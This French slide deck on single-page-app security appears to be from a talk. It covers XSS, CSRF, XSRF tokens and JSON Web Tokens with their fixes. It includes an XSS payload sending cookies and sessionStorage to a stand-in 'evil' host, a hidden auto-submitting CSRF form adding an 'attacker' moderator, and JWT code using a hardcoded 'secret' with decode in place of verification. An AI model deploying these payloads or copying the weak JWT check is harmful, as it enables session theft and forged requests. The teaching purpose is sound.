  var i = new Image();
  i.src = "http://evil:3500/hacked/?a="
    + document.cookie
    + "&b=" + JSON.stringify(sessionStorage);
</script>
```

Affiche moi une image ;)



SPA-SECURITY

localhost:3000

# SPA-SECURITY


[Login](#)

**Hello k33g id: 02941660-4b94-11e4-8ef2-8dc92b3e8e97**

---

[Add](#)

- Bob Morane
- John Doe
- HACKED!!! :)))







```
{"cookie": "mp_01eb2b950ae09a5fdb15a98dcc5ff20e_mixpa  
nel={\"distinct_id\":  
\"146038c6d8a44e-02e41af25-1f114552-  
fa000-146038c6d8d20b\", \"$initial_referrer\":  
\"$direct\", \"$initial_referring_domain\": \"$direct  
\"}; __atuvc=1|27;  
_ga=GA1.1.683483437.1400928194\", \"session\": \"{\"userNa  
me\": \"k33g\", \"userSessionId\":  
\"02941660-4b94-11e4-8ef2-8dc92b3e8e97\"}  
\", \"_id\": \"z67TEmfXLjSL84UH\"}
```



Mais il est aussi possible de  
compromettre le fonctionnement de  
l'application

**Solution?**

To **sanitize** (assainir)

< → &lt;

> → &gt;

& → &amp;

= → &quot;

' → &#39;

```
<script id="tpl" type="tpl">
  <% _.each(humans, function(human) { %>
    <li><%- human.firstName %> <%- human.lastName %></li>
  <% }); %>
</script>
```



Ça ne sert à rien de le faire au  
moment du `$post`



XSS safe





> Faites le aussi côté serveur




# **XSRF attacks**

Cross-site request forgery

Votre application web est trop  
confiante!

Imaginez 1 site où l'admin peut  
ajouter des modérateurs ... qui eux-  
mêmes ont peuvent faire des choses



# Hello Bob l'admin!

Login as Bob (Bob is Admin) Login as John

Ajouter un modérateur:

Jane Add

- John
- Jane


```
app.post("/admin/moderators/add/", function(req, res) {  
  if (req.session.applicationUser) {  
    if(req.session.applicationUser.authenticated &&  
      req.session.applicationUser.canAddModerator) {  
      moderators.push(req.body.username);  
    } else {  
      res.json(401)  
    }  
  } else {  
    res.json(403)  
  }  
});
```



```
<!DOCTYPE html>
<html>
  <head>
    <title>Hacked</title>
  </head>
  <body>
    <p>Hello! You've been hacked :)))</p>
  <script>
    var form = document.createElement('form');
    var input = document.createElement('input');
    form.style.display = 'none';
    form.setAttribute('method', 'POST');
    form.setAttribute('action', 'http://votreapp/admin/moderators/add/');
    input.name = 'username';
    input.value = 'attacker';
    form.appendChild(input);
    document.getElementsByTagName('body')[0].appendChild(form);
    form.submit();
  </script>
</body>
```




<http://www.k33g.org/ipad.html>





SPA-SECURITY



un ipad gratuit - ph.charrier



https://mail.google.com/mail/u/0/#inb...



Google



+Philippe



Gmail



More

COMPOSE

Inbox (27)

Important

Sent Mail

Drafts (2)


Spam (355)

Circles

un ipad gratuit



Inbox



Philippe Charriere


11:59 AM (2 minutes ago)

to me





<http://www.k33g.org/ipad.html>





Hello! You've been hacked :)))



# Hello Bob l'admin!

Login as Bob (Bob is Admin)

Login as John

Ajouter un modérateur:

Jane

Add

- John
- Jane
- attacker

**Vous avez un nouveau modérateur  
... inconnu!**



**Solution(s)?**

XSRF tokens

XSRF token:  
aléatoire, “imprévisible”  
inclus dans les requêtes  
**associé à une unique session**

1. l'utilisateur s'authentifie
2. génération d'un token **unique** (côté serveur)
3. **associé** à la session utilisateur
4. **embarqué** dans la réponse http
5. "**inscrit**" dans la page
6. **transmis** à chaque requête pour vérification

```
app.post("/admin/moderators/add/", function(req, res) {
  if (req.session.applicationUser) {
    if(req.session.applicationUser.authenticated &&
      req.session.applicationUser.canAddModerator) {
      moderators.push(req.body.username);
    }
  }
});
```

0-AVANT

1-Maintenant au login

Génération d'un token côté serveur ...

```
req.session.applicationUser.token
= uuid.v1();
```

... associé à la session utilisateur

2-Récupération du token côté page

3-Envoyer le token quand on "POST"

```
$.post("/login", {name:"bob",pwd:"***"})
.done(function(data) {
  $("#token").val(data.token)
});
```

```
<form action="/admin/moderators/add/"
method="POST">
  <input type="text" name="username">
  <input id="token" type="text" name="token">
  <input type="submit" value="Add">
</form>
```

4-vérifier le token (côté serveur)

```
app.post("/admin/moderators/add/", function(req, res) {
  if (req.session.applicationUser) {
    if(req.session.applicationUser.authenticated &&
      req.session.applicationUser.canAddModerator &&
      req.session.applicationUser.token==req.body.token) {
    }
  }
});
```

# Json Web Tokens

Même principe que les  
XSRF tokens, mais sans  
session

```
app.post("/login", function(req, res) {  
  var user = req.body;  
  
  if (!(user.name=="bob" && user.pwd=="bob")) {  
    res.send(401, "go away!");  
    return;  
  }  
  
  var applicationUser = {  
    name: user.name,  
    authenticated: true,  
    canAddModerator: true  
  }  
  
  // on envoie les informations à l'intérieur du token  
  var token = jwt.sign(  
    applicationUser,  
    "secret", { expiresInMinutes: 60*5 });  
  
  res.send({ token: token });  
});
```

utilisation de **jsonwebtoken**

<https://www.npmjs.org/package/jsonwebtoken>



```
$.post("/login", {name:"bob",pwd:"***"})  
  .done(function(data) {  
    window.localStorage.setItem('token', data.token)  
  });
```

Vérifier le token côté serveur ...

```
app.get('/api/try',function(req, res){  
  var decoded = jwt.decode(req.headers.token, "secret");  
  if(decoded) {  
    res.json({message:"yesss!"})  
  } else {  
    res.send(401,"go away!");  
    return;  
  }  
});
```

  Elements Network Sources Timeline Profiles Resources Audits Console »  <top frame> ▼ ☐ Preserve log

ready!



► Object {token: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1Y29udGVudCI6ImxhbmR1eX0u2HlM...kxMX0.2HlM...QSaTou6wo8BbI"}

```
> $.ajax({
  type: "GET",
  cache: false,
  dataType: "json",
  url: "api/try",
  success: function(data){
    console.log(data)
  }
});
```

◀ ► Object {readyState: 1, getResponseHeader: function, getAllResponseHeaders: function, setRequestHeader: function, overrideMimeType: function...}

✖ ► GET http://localhost:3000/api/try?\_=1413365909451 401 (Unauthorized)

&gt; |

  Elements Network Sources Timeline Profiles Resources Audits Console  <top frame> ▼ ☐ Preserve log

```
> $.ajax({
  type: "GET",
  cache: false,
  dataType: "json",
  url: "api/try",
  headers: { token: window.localStorage.getItem('token') },
  success: function(data){
    console.log(data)
  }
});
```

◀ ▶ Object {readyState: 1, getResponseHeader: function, getAllResponseHeaders: function, setRequestHeader: function, overrideMimeType: function...}

Object {message: "yesss!"}

>

ça fonctionne très bien avec

**CORS**

(Cross-origin resource sharing)



Sur de vieux navigateurs,  
cela va être plus difficile

# Donc

XSS attacks

XSRF attacks

**mais aussi**

JSON hijacking

Usurpation d'identité

...

# Moralité

réfléchissez bien à vos implémentations

faites le dès le début

essayez de hacker votre app

ne focalisez pas uniquement sur le js

**Merci** 😊

<https://github.com/k33g/ma-spa-nest-pas-securisee>